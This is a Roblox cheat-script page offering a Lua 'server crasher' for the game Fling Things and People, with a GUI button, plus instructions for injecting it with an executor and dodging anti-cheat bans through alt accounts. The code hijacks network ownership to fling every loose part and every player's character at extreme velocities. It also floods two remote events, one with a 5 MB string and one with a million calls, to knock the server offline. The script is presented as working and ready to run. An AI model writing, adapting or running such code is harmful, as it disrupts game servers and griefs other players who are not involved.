-- not vibecoded trust
local Players = game:GetService("Players")
local ReplicatedStorage = game:GetService("ReplicatedStorage")
local RunService = game:GetService("RunService")
local TweenService = game:GetService("TweenService")

local LP = Players.LocalPlayer
local PlayerGui = LP:WaitForChild("PlayerGui")

local DataEvents = ReplicatedStorage:FindFirstChild("DataEvents")
local UpdateTexturesChoice = DataEvents and DataEvents:FindFirstChild("UpdateTexturesChoice")
local DataRemoteEvent = DataEvents and DataEvents:FindFirstChild("DataRemoteEvent")

local BigPayload = string.rep("A", 5_000_000)

local function flingEverything()
    for _, obj in ipairs(workspace:GetDescendants()) do
        if obj:IsA("BasePart") and not obj.Anchored then
            pcall(function()
                obj:SetNetworkOwner(LP)
                obj.AssemblyLinearVelocity = Vector3.new(
                    math.random(-1e6, 1e6),
                    math.random(-1e6, 1e6),
                    math.random(-1e6, 1e6)
                )
                obj.AssemblyAngularVelocity = Vector3.new(
                    math.random(-1e5, 1e5),
                    math.random(-1e5, 1e5),
                    math.random(-1e5, 1e5)
                )
            end)
        end
    end

    for _, plr in ipairs(Players:GetPlayers()) do
        local char = plr.Character
        if char then
            local hrp = char:FindFirstChild("HumanoidRootPart")
            if hrp then
                pcall(function()
                    hrp:SetNetworkOwner(LP)
                    hrp.AssemblyLinearVelocity = Vector3.new(
                        math.random(-2e6, 2e6),
                        math.random(-2e6, 2e6),
                        math.random(-2e6, 2e6)
                    )
                    hrp.AssemblyAngularVelocity = Vector3.new(
                        math.random(-5e5, 5e5),
                        math.random(-5e5, 5e5),
                        math.random(-5e5, 5e5)
                    )
                end)
            end
            local hum = char:FindFirstChildOfClass("Humanoid")
            if hum then
                pcall(function()
                    hum:ChangeState(Enum.HumanoidStateType.Freefall)
                    hum.PlatformStand = true
                end)
            end
        end
    end
end

local function remoteSpam()
    if UpdateTexturesChoice then
        for _ = 1, 3 do
            pcall(function()
                UpdateTexturesChoice:FireServer(BigPayload)
            end)
        end
    end
    if DataRemoteEvent then
        for _ = 1, 1_000_000 do
            pcall(function()
                DataRemoteEvent:FireServer()
            end)
        end
    end
end

local crashing = false
local function crashServer()
    if crashing then return end
    crashing = true

    local flingConn
    flingConn = RunService.Heartbeat:Connect(function()
        flingEverything()
    end)

    task.spawn(remoteSpam)

    task.delay(30, function()
        if flingConn then flingConn:Disconnect() end
        crashing = false
    end)
end

local gui = Instance.new("ScreenGui")
gui.Name = "CrashGui"
gui.ResetOnSpawn = false
gui.ZIndexBehavior = Enum.ZIndexBehavior.Sibling
gui.IgnoreGuiInset = true
gui.Parent = PlayerGui

local panel = Instance.new("Frame")
panel.Name = "Panel"
panel.Size = UDim2.new(0, 180, 0, 96)
panel.Position = UDim2.new(0, 24, 0.5, -48)
panel.BackgroundColor3 = Color3.fromRGB(24, 24, 28)
panel.BorderSizePixel = 0
panel.Active = true
panel.Parent = gui

local panelCorner = Instance.new("UICorner")
panelCorner.CornerRadius = UDim.new(0, 12)
panelCorner.Parent = panel

local panelStroke = Instance.new("UIStroke")
panelStroke.Color = Color3.fromRGB(255, 255, 255)
panelStroke.Transparency = 0.85
panelStroke.Thickness = 1
panelStroke.Parent = panel

local panelGradient = Instance.new("UIGradient")
panelGradient.Color = ColorSequence.new{
    ColorSequenceKeypoint.new(0, Color3.fromRGB(32, 32, 38)),
    ColorSequenceKeypoint.new(1, Color3.fromRGB(18, 18, 22))
}
panelGradient.Rotation = 90
panelGradient.Parent = panel

local title = Instance.new("TextLabel")
title.Size = UDim2.new(1, -24, 0, 20)
title.Position = UDim2.new(0, 12, 0, 12)
title.BackgroundTransparency = 1
title.Text = "Yaru"
title.TextXAlignment = Enum.TextXAlignment.Left
title.TextColor3 = Color3.fromRGB(255, 255, 255)
title.Font = Enum.Font.GothamBold
title.TextSize = 13
title.Parent = panel

local subtitle = Instance.new("TextLabel")
subtitle.Size = UDim2.new(1, -24, 0, 14)
subtitle.Position = UDim2.new(0, 12, 0, 30)
subtitle.BackgroundTransparency = 1
subtitle.Text = "server crasher"
subtitle.TextXAlignment = Enum.TextXAlignment.Left
subtitle.TextColor3 = Color3.fromRGB(150, 150, 160)
subtitle.Font = Enum.Font.Gotham
subtitle.TextSize = 10
subtitle.Parent = panel

local btn = Instance.new("TextButton")
btn.Name = "CrashBtn"
btn.Size = UDim2.new(1, -24, 0, 34)
btn.Position = UDim2.new(0, 12, 1, -46)
btn.BackgroundColor3 = Color3.fromRGB(235, 60, 60)
btn.BorderSizePixel = 0
btn.Text = "CRASH SERVER"
btn.TextColor3 = Color3.fromRGB(255, 255, 255)
btn.Font = Enum.Font.GothamBold
btn.TextSize = 12
btn.AutoButtonColor = false
btn.Parent = panel

local btnCorner = Instance.new("UICorner")
btnCorner.CornerRadius = UDim.new(0, 8)
btnCorner.Parent = btn

local btnGradient = Instance.new("UIGradient")
btnGradient.Color = ColorSequence.new{
    ColorSequenceKeypoint.new(0, Color3.fromRGB(250, 80, 80)),
    ColorSequenceKeypoint.new(1, Color3.fromRGB(200, 40, 40))
}
btnGradient.Rotation = 90
btnGradient.Parent = btn

local btnScale = Instance.new("UIScale")
btnScale.Scale = 1
btnScale.Parent = btn

local hovering = false
local function tweenBtn(scale, color)
    TweenService:Create(btnScale, TweenInfo.new(0.15, Enum.EasingStyle.Quad, Enum.EasingDirection.Out), {Scale = scale}):Play()
    TweenService:Create(btnGradient, TweenInfo.new(0.15), {
        Color = ColorSequence.new{
            ColorSequenceKeypoint.new(0, color[1]),
            ColorSequenceKeypoint.new(1, color[2])
        }
    }):Play()
end

btn.MouseEnter:Connect(function()
    hovering = true
    tweenBtn(1.03, {Color3.fromRGB(255, 100, 100), Color3.fromRGB(220, 50, 50)})
end)

btn.MouseLeave:Connect(function()
    hovering = false
    tweenBtn(1, {Color3.fromRGB(250, 80, 80), Color3.fromRGB(200, 40, 40)})
end)

btn.MouseButton1Down:Connect(function()
    tweenBtn(0.96, {Color3.fromRGB(180, 30, 30), Color3.fromRGB(160, 20, 20)})
end)

btn.MouseButton1Up:Connect(function()
    if hovering then
        tweenBtn(1.03, {Color3.fromRGB(255, 100, 100), Color3.fromRGB(220, 50, 50)})
    else
        tweenBtn(1, {Color3.fromRGB(250, 80, 80), Color3.fromRGB(200, 40, 40)})
    end
end)

btn.MouseButton1Click:Connect(crashServer)


How to Execute Fling Things and People Script – Crash Server
Step 1: Copy Code: Click the Copy Code button in the viewer above to grab the clean Lua loadstring.
Step 2: Launch Executor: Open a compatible, unpatched executor. If you need one, check our Roblox Executors Directory.
Step 3: Join Experience: Launch Roblox and join Fling Things and People.
Step 4: Attach & Run: Attach/inject your executor into the Roblox process, paste the code into the script tab, and press Execute.
Features & Information
Script Changelog (1)
Community Comments (0)
No comments yet for this script.
Frequently Asked Questions
How do I execute Fling Things and People Script – Crash Server in Roblox?
To run Fling Things and People Script – Crash Server, copy the Lua loadstring from the code viewer above, launch Roblox and join Fling Things and People, attach a working executor (such as Potassium, Solara, or Delta from our Executors directory), paste the code into your executor console, and click Execute.
Is Fling Things and People Script – Crash Server keyless or does it require an access key?
Fling Things and People Script – Crash Server requires an access key. You can retrieve the official key directly using the Get Script Key link provided above.
Is Fling Things and People Script – Crash Server currently safe and working?
This script is active and operational. Always test scripts using a secondary (alt) Roblox account to safeguard your main profile against anti-cheat bans.